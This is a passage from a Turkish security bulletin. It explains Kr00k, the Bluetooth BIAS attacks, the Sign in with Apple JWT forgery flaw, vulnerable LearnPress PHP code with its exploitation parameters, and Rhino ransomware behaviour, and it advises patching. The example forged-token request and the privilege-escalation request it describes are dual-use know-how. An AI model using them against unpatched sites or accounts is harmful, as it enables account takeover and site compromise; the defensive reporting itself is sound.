4. KR00K - Wi-Fi Protokolü Şifreleme Algoritmasındaki Kritik Zafiyet

Kr00k ismi verilen ve Wi-Fi protokolündeki trafiğin şifrelenmesi için kullanılan algoritmada tespit edilen zafiyet, Şubat 2020 tarihinde yayınlanan makalede detaylı olarak ele alınıyor[8]. ESET firması siber güvenlik araştırma ekibinin keşfettiği zafiyet "CVE-2019-15126" ismiyle kayıtlara geçti[9].

Araştırmacılara göre bu zafiyeti tetikleyen başlıca unsur, kullanıcıların Wi-Fi kullanırken iletişimin bir bölümünü şifrelemek için tamamı sıfır şifreleme anahtarı (all-zero encryption key) kullanması. Kr00k zafiyetinin başarılı şekilde sömürüldüğü senaryoda, zafiyetli cihazdan gönderilen ağ paketlerinin bazılarının şifreleri kırılabiliyor ve ağ trafiği şifresiz olarak okunabiliyor.

Henüz güncellemesi/yaması yapılmamış Broadcom ve Cypress marka Wi-Fi çipleri bu zafiyeti barındırmaktadır. Günümüzde yaygın olarak kullanılan akıllı telefonlarda, tablet cihazlarda, dizüstü bilgisayarlarda ve çeşitli IoT cihazlarda yaygın olarak kullanılmaktadır. Bu cihazlara ek olarak, birçok erişim noktası ve yönlendirici cihazda Broadcom çiplerinin bulunması onların da zafiyet taşımasını beraberinde getirebilir. Ayrıca bu erişim noktaları veya yönlendiriciler ile iletişimi olan farklı marka çip kullanan istemci cihazların iletişim ortamları da zafiyetli duruma gelmektedir.

Araştırmacılar tarafından yapılan testler, Amazon (Echo, Kindle), Apple (iPhone, iPad, MacBook), Google (Nexus), Samsung (Galaxy), Raspberry (Pi 3), Xiaomi (RedMi) cihazları ile Asus ve Huawei markalı bazı erişim noktası cihazlarının yamalar geçilmeden önce Kr00k zafiyeti barındırdığını göstermiştir. Toplamda en az 1 milyar cihazın ve erişim noktasının bundan etkilendiği belirtiliyor. Birçok başka markaya ait test edilmeyen Wi-Fi çipleri de test edilse bu sayının çok daha fazla olacağı ileri sürülüyor.

Kr00k, AES-CCMP şifreleme kullanan WPA2-Personal ve WPA2-Enterprise protokollerinin her ikisini de etkilemektedir. Kr00k'un 2017 yılında Mathy Vanhoef tarafından keşfedilen KRACK (Key Reinstallation Attack) saldırısıyla bağlantılı olmakla birlikte bazı temel farklılıklar içermektedir. Araştırmalarının ilk aşamasında Kr00k'un, KRACK saldırısına ait testlerde gözlenen tamamı sıfır şifreleme anahtarının tekrar yüklenmesindeki olası nedenlerden biri olabileceğini saptayan araştırmacıların, bu zafiyetin detaylarını çiplerin üreticisi olan Broadcom ve Cypress firmalarına rapor etmeleri üzerine kapsamlı güvenlik güncelleştirmeleri geliştirilmiştir.


Teknik detaylara inmeden önce Kr00k zafiyetinin daha net anlaşılmasına yardımcı olacak WPA2 güvenlik protokolüyle ilgili bilgileri aşağıda bulabilirsiniz.

WPA2-CCMP Protokolü

WPA2-CCMP protokolü Wi-Fi ağ trafiğinde veri gizliliğini ve bütünlüğünü korumayı amaçlayan güvenlik protokolüdür. Bu protokol güncel Wi-Fi ağlarında kullanılan en yaygın standart protokoldür. WPA2 ile 4 Yönlü El Sıkışma (*4-Way Handshake*) algoritması kullanılarak güvenli iletişim sağlanır. Bu istemci ile erişim noktasının karşılıklı olarak kimlik doğrulaması yapmasını mümkün kılar. Bunu her ikisinin de önceden paylaşılan anahtarı (PSK) Wi-Fi erişim parolası olarak bildiğini doğrulayarak yapar. 4 Yönlü El Sıkışma sırasında, istemci ve erişim noktası veri gizliliği ve bütünlüğü için kriptografik anahtarlar oluşturur ve kurar. Anahtarlardan biri PTK'dır (Çift Yönlü Geçici Anahtar). Kr00k ile alakalı olan anahtar, istemci ile erişim noktası oturumu sırasında iletilen veri çerçevelerini şifrelemek için kullanılan 128 bit uzunluğundaki TK'dir (Geçici/Oturum Anahtarı).

Kr00k Zafiyeti Teknik Detayları

Bir istemci cihaz bir erişim noktasıyla her bağlantı kurduğunda, ilk aşama ilişkilendirme (*association*) aşamasıdır. Araştırmacıların hedefinde ise bunun tersi olan ayrılma (*disassociation*) ve bu ikisinin birleşimi olan yeniden ilişkilendirme (*reassociation*) aşamaları bulunmaktadır. Ayrışmalar ve yeniden ilişkilendirmeler birkaç nedenden ortaya çıkar. Örnek olarak istemci cihaz, sinyal paraziti nedeniyle bir Wi-Fi erişim noktasından diğerine bağlantı



Şekil 19: Kr00k, tamamen sıfır anahtarıyla şifrelenmiş verilerin iletimine neden olur.


kurduğunda yeniden ilişkilendirmenin, basit şekilde kullanıcı cihazında Wi-Fi'yi kapattığında ise ayrılmanın gerçekleşmesi gösterilebilir.

İlişkilendirme ve ayrılma işlemleri yönetim çerçeveleri (*management frames*) tarafından gerçekleştirilir. Burada dikkat edilmesi gereken önemli nokta, bunların kimliği doğrulanmamış ve şifrelenmemiş olmasıdır. Bu nedenle, bir saldırgan, hedef cihaz tarafından gerçekleştirilecek bir ayrılmayı manuel olarak tetiklemek için bir yönetim çerçevesi oluşturup, bunu ağ ortamına aktarabilir (*transmit*). Bahsi geçen Wi-Fi kartlarında çip seviyesindeki hatanın şematik bir özeti Şekil 19'da incelenebilir.

Kr00k, bir ayrılmadan (*disassociation*) sonra kendini gösterir. Bir istasyonun WLAN oturumunun bağlantısı kesildiğinde (1), Kablosuz Ağ Arabirimi Denetleyicisinin (WNIC) Wi-Fi yongasında depolanan oturum anahtarı (TK) bellekten temizlenir ve anahtarın tamamı sıfır olarak (2) ayarlanır. Ayrılmadan sonra başka veri iletilmemesi gerektiği için aslında bu beklenen bir davranıştır. Bununla birlikte, çipin Tx (iletim) arabelleğinde kalan tüm veri çerçevelerinin (*data frames*), tamamı sıfır anahtar (3) ile şifrelendikten sonra aktarıldığı (4) araştırmacılar tarafından keşfedilmiştir.

Araştırmacıların belirttiğine göre, Kr00k (tamamı sıfır TK ile şifreleme) bir ayrılmadan sonra kendini gösterdiğinden, saldırgan, doğal olarak meydana gelen ayrılmaların aksine, ayrılmaları manuel olarak tetikleyebilmektedir. Ayrılma, kimliği doğrulanmamış ve şifrelenmemiş bir yönetim veri çerçevesi (*management data frames*) tarafından tetiklenebilir. Böylelikle bir ayrılmaya neden olabilecek (örneğin hatalı hazırlanmış paketler, EAPOL'ler vb.) yöntemler ile Kr00k zafiyetinin tetiklenebildiği saptanmıştır.

Ayrılma gerçekleştikten sonra, çipin Tx arabelleğindeki tamamı sıfır TK ile şifrelenmiş olarak iletilen bu veriler saldırgan tarafından yakalanabilir ve daha sonra şifresi çözülerek okunabilir. Bu veriler, birkaç kilobayttır ve potansiyel olarak hassas bilgi içerebilir. Saldırgan, monitör modunda bir Kablosuz Ağ Arabirimi Denetleyicisi (WNIC) kullanarak WLAN'a bağlı olmadığında (kimliği doğrulanmış ve ilişkili değilse, örneğin PSK'yı bilmiyorsa) bile bu zafiyeti kolayca sömürebilir.



Şekil 20: Ağ trafiğini yakalayıp çözmek için tekrar tekrar ayrılma (disassociation) tetikleme işlemi.

Saldırgan, ayrılma paketlerini tekrar tekrar tetikleyerek (Şekil 20) (oturum genellikle yeniden bağlanacağı için) daha fazla veri çerçevesi yakalayabilir.

Araştırmacılar Kr00k ile saldırganın, WPA2 protokolü olmayan açık bir WLAN ağında göreceklerine benzer şekilde DNS, ARP, ICMP, HTTP, TCP ve TLS paketleri de dahil olmak üzere potansiyel olarak hassas veriler içeren daha fazla ağ paketini yakalayabileceği ve tüm bu paketleri şifresiz olarak okuyabileceğini göstermiştir.

Sonuç olarak, Kr00k'un (CVE-2019-15126) milyarlarca cihazı etkileyerek hassas verilerin sızmasına neden olan ve kötü niyetli kişilere yeni bir saldırı vektörü açan bir güvenlik açığı olduğu tespit edilmiştir. Kullanıcılar ve kurumlar, Broadcom veya Cypress Wi-Fi çiplerini, istemci cihazlarını ve erişim noktalarını en son yazılım sürümleriyle güncelleyerek bu kritik zafiyete karşı kendilerini güvenli konuma getirebilir.

5. Bluetooth BIAS Zafiyetleri

Bluetooth günümüzde milyonlarca cihazda kullanılan kablosuz bir protokoldür. Bluetooth protokolü iki farklı kimlik doğrulama yöntemi (*legacy authentication* ile *secure authentication*) kullanır. Bu yöntemlerle cihazlar uzun vadeli anahtar (LTK) kullanarak kimlik doğrulama yapar ve taklit saldırılarını önleyecek güvenli bağlantılar kurar.

BIAS araştırmasıyla Bluetooth protokolünün güvenli bağlantı oluşturma kısmında "taklit saldırılarına" sebebiyet verebilecek zafiyetler keşfedilmiştir[10]. Bu zafiyetler şu durumları kapsıyor:

- Karşılıklı kimlik doğrulama eksikliği
- Aşırı izin verici rol değişimi
- Kimlik doğrulama prosedürünün derecesinin düşürülmesi


Bluetooth Protokolü

Klasik Bluetooth (BR/EDR) 2.4 GHz ISM bandında çalışan ve frekans atlama tekniği kullanan bir kablosuz haberleşme yöntemidir. Birbirine bağlı 2 Bluetooth cihaz 1 MHz aralıklara bölünmüş 79 adet kanalı belirli zaman aralığında atlayarak haberleşme sağlar. Bir Bluetooth ağı, bir master (ana) cihaz ve buna bağlı maksimum 7 adet slave (köle) cihazdan oluşur. İki cihaz ACL fiziksel link bağlantısını kurduktan sonra istedikleri zaman bu rolleri değişebilir.

Bluetooth standardında, link katmanı seviyesinde Bluetooth bağlantısının güvenliğini sağlamak için Eski Güvenli Bağlantı (Bluetooth Legacy Secure Connections) ve Güvenli Bağlantı (Bluetooth Secure Connections) yöntemleri söz konusudur. En güvenli ve en yaygın eşleştirme mekanizması olan SSP'nin (Secure Simple Pairing) anahtar belirlenmesi kısmında Elliptic Curve Diffie Hellman (ECDH) kullanılır. Eşleştirme yapıldıktan sonra cihazlar uzun vadeli bir anahtar (LTK) üzerinde anlaşmaya varıp bu anahtarla ürettikleri farklı oturum anahtarlarını birden fazla güvenli bağlantı sağlamak için kullanabilir.

Sistem ve Saldırı Modeli


Saldırı yapılacak sistem olarak Charlie'nin saldırgan, Alice ve Bob'un da kurban olduğu bir sistem düşünülmüştür. Alice ve Bob'un uzun vadeli bir anahtar üzerinde anlaşmaya vardığı bir ortamda, Charlie'nin amacı Alice'i taklit ederek Bob ile, Bob'u taklit ederek de Alice ile bağlantı kurmaktır. Charlie bu iki saldırıda, Alice ve Bob farklı rollerde olduğu için aynı taklit saldırı metodunu kullanamaz.



Şekil 21: BIAS Saldırgan Modeli.

Eski Güvenli Bağlantılar Üzerinde BIAS Saldırıları

- **Slave Cihaza Yapılan Saldırı:** Bu saldırı tipinde Charlie, Bob'un adresini ve herkese açık bilgilerini kullanarak onu taklit eder. Eski Güvenli Bağlantılarda kimlik doğrulama, tek yönlü yapıldığı için, Bob gibi davranan Charlie daha önceden üzerinde anlaşılmış olan LTK'yi bilmemesine rağmen Alice ile bağlantı kurabilir. Alice, Bob ile iletişim kurduğunu sanarken aslında Charlie ile iletişim kurmaktadır.



Şekil 22: Eski Bağlantılar Üzerinde Slave Cihaza Saldırı.

- **Master Cihaza Yapılan Saldırı:** Bu saldırı yönteminde, master cihaz rolündeki Bob bağlantı isteğini kendini Alice gibi gösteren Charlie'ye gönderir. Protokoldeki zayıflık yüzünden slave ve master cihazlar bağlantı kurulmadan önce rolleri değiştirebilir. Bu özelliği kullanan Charlie, Bob'a rolleri değiştirmek istediği mesajı gönderdikten sonra bir önceki saldırıda sözü geçen metodu kullanarak master cihazı taklit eder.

Güvenli Bağlantılar Üzerinde BIAS Derece Düşürme Saldırıları

Bahsedilen saldırı yöntemleri sadece Eski Güvenli Bağlantılar üzerinde uygulanmaktadır. Ancak Bluetooth protokolündeki Derece Düşürme Saldırısı ile beraber kullanıldığında Güvenli Bağlantıları da etkileyebilmektedir. Bunun için saldırgan Charlie, Bob gibi davranarak Alice'e ya da Alice gibi davranarak Bob'a Güvenli Bağlantıları desteklemediğini belirtir. Daha önce aynı bağlantıda Güvenli Bağlantıları desteklemelerine rağmen Alice ve Bob protokolün derecesini düşürerek Eski Güvenli Bağlantılar metodunu kullanmaya başlarlar. Bunun ardından yukarıdaki metotları kullanabilecek duruma gelen saldırgan taklit saldırısı gerçekleştirir.

Güvenli Bağlantılar Üzerinde BIAS Yansıma Saldırıları

Normal durumda saldırgan, kurban cihazın meydan okumasına (*challenge*) karşılık gelen cevabı (*response*) bilmez. Ancak bu saldırı türünde kurban cihaz bu cevabı saldırana söyler. Bu sayede saldırgan, aynı cevapla kurban cihaza yanıt vererek kimlik doğrulama yapabilir. Araştırmada, protokolde bu zayıflığın olduğu tespit edilmiş ancak pratik bir saldırıya dönüştürülmemiştir.

Araştırmacılar, Bluetooth 5.0 Güvenli Bağlantıları destekleyen CYW920819EVB-02 geliştirme kartı üzerinde hazırladıkları BIAS saldırılarını 31 cihaz üzerinde denemiş ve bu saldırıların 31 cihazda da başarıyla uygulandığı belirtmiştir. Ayrıca bu çalışmanın kaynak kodlarına da github üzerinden erişilebilmektedir[11].

6. "Apple ile Giriş Yap" Özelliği Zafiyeti


"Apple ile Giriş Yap" özelliği web sitesi ve uygulamalara giriş sağlamak için daha fazla gizlilik odaklı bir alternatif olarak 2019 yılında ortaya çıktı. Bu özellik kimlik doğrulama ve hesap oluşturma işlemleri için kullanılan kullanıcı veri miktarını en aza indirerek, kullanıcıların maruz kaldığı takip edilme (*tracking*) miktarını da azaltmayı hedefliyordu[12].

Odağı gizlilik olan bu özelliğin içerdiği bir zafiyet, sadece sizin e-posta kimliğinizle favori web sitenizde veya bir uygulamada bulunan hesabınızın ele geçirilmesine imkân vermektedir. Nisan ayında, "Apple ile Giriş Yap" uygulamasını kullanan ve ek güvenlik önlemleri almayan üçüncü parti uygulamaları etkileyen bir sıfırıncı gün (0-day) zafiyeti tespit edildi. Bu zafiyet, geçerli bir Apple kimliğine sahip olsun ya da olmasın, üçüncü parti bir uygulamadaki kullanıcı hesaplarının ele geçirilmesini mümkün kılmış olabilir. Apple bu zafiyeti bulan araştırmacıyı Apple Security Bounty programı kapsamında 100.000 dolarla ödüllendirdi[12].

Teknik Detaylar

Apple ile Oturum Açma; Facebook, Twitter, Google hesabınızla başka uygulamalara ya da web sitelerine giriş yapmanızı sağlayan OAuth 2.0'a benzer şekilde çalışır.

Bir kullanıcının kimliğini doğrulamanın iki yolu vardır. Doğrulama bir JWT (JSON Web Token) ya da Apple sunucusu tarafından oluşturulan bir kod kullanarak yapılır. Bu kod daha sonra bir JWT oluşturmak için kullanılır. Aşağıdaki şemada JWT oluşturma ve doğrulamanın nasıl çalıştığı gösterilmektedir.



Şekil 23: Yetkilendirme Şeması.

Şekildeki 2. adımda, yetkilendirme yapılırken Apple kullanıcıya Apple e-posta kimliğini üçüncü parti uygulamayla paylaşma veya paylaşmama seçeneklerini sunar. Kullanıcı e-posta kimliğini gizlemeye karar verirse, Apple kullanıcı için özel bir aktarıcı Apple e-posta kimliği oluşturur. Başarılı bir yetkilendirmeden sonra Apple, kullanıcı kararına bağlı olarak, aktarıcı veya gerçek e-posta kimliğini içeren bir JWT oluşturur. Ardından bu token, üçüncü parti uygulamada kullanıcıya oturum açılması için kullanılır[13].

Deşifre edilmiş bir JWT şu şekildedir:


```
{
  "iss": "https://appleid.apple.com",
  "aud": "com.XXXX.weblogin",
  "exp": 158XXXXXXX,
  "iat": 158XXXXXXX,
  "sub": "XXXX.XXXXX.XXXX",
  "c_hash": "FJXwx9EHQqXXXXXXXX",
  "email": "contact@bhavukjain.com", // or "XXXXX@privaterelay.appleid.com"
  "email_verified": "true",
  "auth_time": 158XXXXXXX,
  "nonce_supported": true
}
```


Zafiyetin Nedeni

Apple'dan herhangi bir e-posta kimliği için JWT istenebilmektedir. Elde edilen JWT imzası Apple'ın açık anahtarı kullanılarak doğrulandığında, kullanıcının kimliği geçerli olarak gösterilebilir. Bu durum, saldırganın herhangi bir e-posta kimliğini ona bağlayarak bir JWT'yi taklit edebileceği ve seçtiği kurbanın hesabına erişebileceği anlamına gelmektedir.

İkinci Adımda Örnek İstek

```
POST /XXXX/XXXX HTTP/1.1
Host: appleid.apple.com
{"email":"contact@bhavukjain.com"}
```

Burada herhangi bir e-posta yollandığında, Apple'ın yollanan e-posta kimliği için geçerli bir JWT oluşturduğu görülmektedir[13].

Örnek Yanıt


```
{
  "authorization" : {
     "id_token" : "eyJraWQiOiJlWGF1bm1MIiwiYWxnIjoiUlMyNTYifQ.XXXXX.XXXXX",
    "grant_code" : "XXX.0.nzr.XXXX",
    "scope" : [ "name", "email" ]
  },
  "authorizedData" : {
    "userId" : "XXX.XXXXX.XXXX"
  },
  "consentRequired" : false
}
```


Zafiyetin Etkisi

Bu güvenlik açığı, etkileri hesabın tamamen ele geçirilmesine izin verebileceği için kritiktir. Google ile giriş yap, Facebook ile giriş yap gibi sosyal girişleri destekleyen uygulamalar için zorunlu olduğundan, birçok geliştirici "Apple ile Giriş Yap" ile entegre olmuştur. Dropbox, Spotify, Airbnb, Giphy bu özelliği kullanan uygulamalara örnek olarak verilebilir.

Ancak Apple, kayıtları detaylı olarak incelediğini ve söz konusu güvenlik açığı nedeniyle herhangi bir kötüye kullanma veya ele geçirme görülmüş olmadığını belirtmektedir[12].

7. WordPress e-Learning Eklentilerinde Bulunan Kritik Zafiyetler

Güvenlik araştırmacıları, çeşitli kuruluşların ve üniversitelerin çevrimiçi eğitim kursları sunmak için kullandıkları WordPress tabanlı web sitelerinin yönetim sistemi (LMS) eklentilerinde yeni güvenlik açıkları keşfettiler.

Check Point güvenlik araştırmacılarına göre, söz konusu üç WordPress eklentisi - LearnPress, LearnDash ve LifterLMS - kayıtlı kullanıcıların kişisel bilgilerinin gizlenmesine ve hatta öğretmen ayrıcalıklarına erişmesine izin veren güvenlik zafiyetleri barındırmaktadır[14].

Bu araştırmacılardan Omri Herscovici, zafiyet konusunda şunları söylüyor: "Koronavirüs nedeniyle, öğrenimimiz de dahil olmak üzere her şeyi evimizden yapıyoruz. Saptanan güvenlik açıkları öğrencilerin ve hatta bazen kimliği doğrulanmamış kullanıcıların hassas bilgiler edinmesine veya LMS platformlarının kontrolünü ele geçirmesine olanak tanıyabiliyor." Toplamda 100.000'in üstünde farklı eğitim platformunda aktif olarak kullanılan bu eklentiler, birçok üniversitenin uzaktan öğrenim uygulamalarında görev almaktadır. LearnPress ve LifterLMS eklentilerinin şimdiye kadarki indirilme sayısı 1,6 milyonun üzerinde[14].

LMS, akademik kuruluşların ders müfredatı oluşturmasına, ders paylaşımına, öğrenci kaydetmesine ve sınav yaparak öğrencileri değerlendirmesine olanak tanıyan bir yazılım. Kolay kurulum ve kullanımlarından dolayı LearnPress, LearndDash ve LifterLMS sistemleri ABD ve Avrupa üniversitelerinde oldukça yaygın olarak kullanılmaktadır.

Tespit edilen zafiyetler arasında SQL Injection ve uygulama üzerinde öğretmen haklarına yükselme gibi kritik etkiler söz konusudur.

```php
function learn_press_accept_become_a_teacher() {
    $action  = ! empty( $_REQUEST['action'] ) ? $_REQUEST['action'] : '';
    $user_id = ! empty( $_REQUEST['user_id'] ) ? $_REQUEST['user_id'] : '';
    if ( ! $action || ! $user_id || ( $action != 'accept-to-be-teacher' ) )
        return;
    }

    if ( ! learn_press_user_maybe_is_a_teacher( $user_id ) ) {
        $be_teacher = new WP_User( $user_id );
        $be_teacher->set_role( LP_TEACHER_ROLE );
        delete_transient( 'learn_press_become_teacher_sent_' . $user_id );
        do_action( 'learn_press_user_become_a_teacher', $user_id );
        $redirect = add_query_arg( 'become-a-teacher-accepted', 'yes' );
        $redirect = remove_query_arg( 'action', $redirect );
        wp_redirect( $redirect );
    }
}

add_action( 'plugins_loaded', 'learn_press_accept_become_a_teacher' );
```

Şekil 24: LearnPress Eklenti Kodları.

Zafiyetlerden biri LearnPress üzerinde bir kullanıcı eğitmen olmak istediğinde yöneticiye bir e-posta göndererek onun bağlantıyı tıklatarak isteği onaylamasını sağlar. Bu isteği yerine getiren işlev, eklentiler yüklenir yüklenmez otomatik olarak çalışır ve bu nedenle belirli parametreleri her zaman bekler.

Bu fonksiyonun uygulanmasıyla, saldırgan accept-to-be-teacher değerini action parametresine ve user_id bilgisini kendi ID değeriyle göndermesi sonucunda eğitimci haklarına yükseltilebilir. Bu durum, kimliği doğrulanmamış bir saldırganın bile bu parametreleri içeren wp-admin/admin-post.php'ye bir istek göndererebileceği ve güvenlik zafiyetini sömürmek için kullanıcı kimliğine ihtiyaç duyabileceği bir kullanıcının izinlerini artırabileceği anlamına geliyor.

Kendisine LP Eğitmeni rolü verilen kullanıcı yeni yayınlar, kurslar, dersler ve sınavlar oluşturma olanaklarına sahip olur. Buna ek olarak, LP Eğitmeni kullanıcılarına genellikle yalnızca editörler ve yöneticiler için ayrılmış bir özellik tanınmıştır: unfiltered_html özelliği, eğitmenlerin oluşturdukları sayfalardan herhangi birine özel kod eklemesine izin verir. Bu özellik sayesinde, saldırgan oluşturduğu yayınlara kolayca kötü amaçlı JavaScript ekleyebilir; bu da ziyaretçileri kötü amaçlı reklam sitelerine yönlendirmek için kullanılabilir, hatta giriş yapmış bir yönetici bu yayınlardan birini görüntülediğinde site ele geçirilebilir.

LearnPress'de tespit edilen bir başka zafiyet de AJAX işlemleri üzerinde barınıyor. Update_order_status olarak belirtilen işlevde, yöneticilerin LearnPress siparişlerinin Kabul ve Red işlemleri yapılmakta ancak bu fonksiyona gönderilen isteklerde herhangi bir kontrol yapılmadığı için gönderilen tüm istekler kabul ediliyor. Bu sebeple, saldırganın wp-admin/admin-ajax.php adresine gönderdiği *action* parametresini, learnpress_update_order_status ve order_id parametresini de Post ID'si olarak göndermesi durumunda value parametresini herhangi bir değere çekmesiyle zafiyet sömürülebiliyor. Bu, saldırganın mevcut herhangi bir yayını veya sayfayı yayınlamasına veya silmesine, hatta mevcut olmayan bir duruma ayarlamasına olanak tanıyor; bu noktada yapılan değişiklikler veri tabanı veya wp-admin dışında herhangi bir noktadan görülememektedir[15].

```php
public static function update_order_status() {

    $order_id = learn_press_get_request( 'order_id' );
    $value    = learn_press_get_request( 'value' );

    $order = array(
        'ID'          => $order_id,
        'post_status' => $value,
    );

    wp_update_post( $order ) ? $response['success'] = true : $response['success'] = false;

    learn_press_send_json( $response );

    die();
}
```

Şekil 25: LearnPress AJAX Kontrolü.

Bir başka zafiyet ise LifterLMS üzerinde bulunan dosya yazabilme zafiyeti, CVE-2020-6008 kodu ile öne çıkıyor[16]. PHP uygulaması üzerinde değişkenlerin sanitize edilmeden doğrudan kullanılması durumunda sunucu tarafında kod çalıştırılmasına olanak veren hata, bir ders için kayıt olmuş öğrencinin ismini zararlı bir PHP kodu enjekte etmesiyle sömürülebiliyor. Hatalar, saldırganın kişisel bilgileri çalmasını, öğrencilerin notlarını değiştirmesini, sınavları ele geçirmesini ve cevapları önceden test etmesini, ayrıca sertifikalar oluşturmasını mümkün kılmaktadır.

Check Point Araştırma Ekibi, söz konusu güvenlik açıklarının Mart ayında keşfedildiğini ve ilgili platformlara bir şekilde açıklandığını belirtiyor. Her üç LMS sistemi için de sorunları çözmeyi amaçlayan yamalar yayınlanmıştır[14].

Bu eklentileri kullanan kurumların eklentilerin en son sürümlerine geçmeleri şiddetle önerilir.


ZARARLI YAZILIM ANALİZLERİ

8. Rhino Fidye Yazılımı

Rhino Ransomware dosyaları ". [Generalchin@countermail.com] .rhino" uzantısıyla şifreleyerek belge, resim ve video verilerine erişimi kısıtlayan bir fidye yazılımıdır. Zararlı, bulaştıktan ve şifreleme işlemini tamamladıktan sonra verilere yeniden erişim sağlama karşılığında Bitcoin kripto para birimi talep ederek fidye almaya çalışır[17].

Şekil 26: Rhino ransomware ile şifrelenmiş dosyalar.

Rhino Ransomware bilgisayarlara sahte başlıklar içeren spam e-postalarla bulaşır. FedEx veya DHL gibi kargo firmaları tarafından gönderilmiş gibi görünen sahte e-posta kullanıcıya ona bir paket teslim etmeye çalıştıklarını ancak bunda başarısız olduklarını söyler. E-postanın ekinde yer alan dosyanın açılması veya



Şekil 27: Rhino ransomware fidye mesajı.

verilen bağlantıya tıklanmasıyla fidye yazılımı bilgisayara bulaşır. Fidye yazılımı bulaştığında kullanıcıya Şekil 27'deki mesaj gösterilir[17].


Zararlı yazılımın bilgisayara yüklenmiş olan veya işletim sisteminin içindeki programlarda yer alan güvenlik açıklarından yararlanarak saldırdığı gözlemlenmiştir. Zararlının yaygın olarak kullandığı programlar; tarayıcılar, Microsoft Office Programları, üçüncü parti yazılımlar ve bilgisayarın işletim sisteminin kendisidir[18].

Rhino Ransomware programları şifrelemeye başlamadan önce işlemi yarıda kesebilecek veya şifreleme hatası yaratacak belli başlı servisleri devreden çıkarır.

- wscsvc (Windows Security Center Service)
- WinDefend (Windows Defender Service)
- wuauserv (Windows Update Service)
- BITS
- ERSvc (Error Reporting Service)
- WerSvc (Windows Error Reporting Service)


Şekil 28: Devreden çıkarılan servislere dair bir görsel.

Fidye yazılımı sistem hizmetlerinin yanı sıra Microsoft Exchange, sqlserver ve sqlwriter'ın görevlerini de durdurmayı dener. Bu görevleri durdurarak şifreleme sırasında Microsoft Exchange tarafından kullanılmaya devam edebilecek tüm dosyaları şifreleyebilir[18].



Şekil 29: MSExchange görevinin durdurulması.

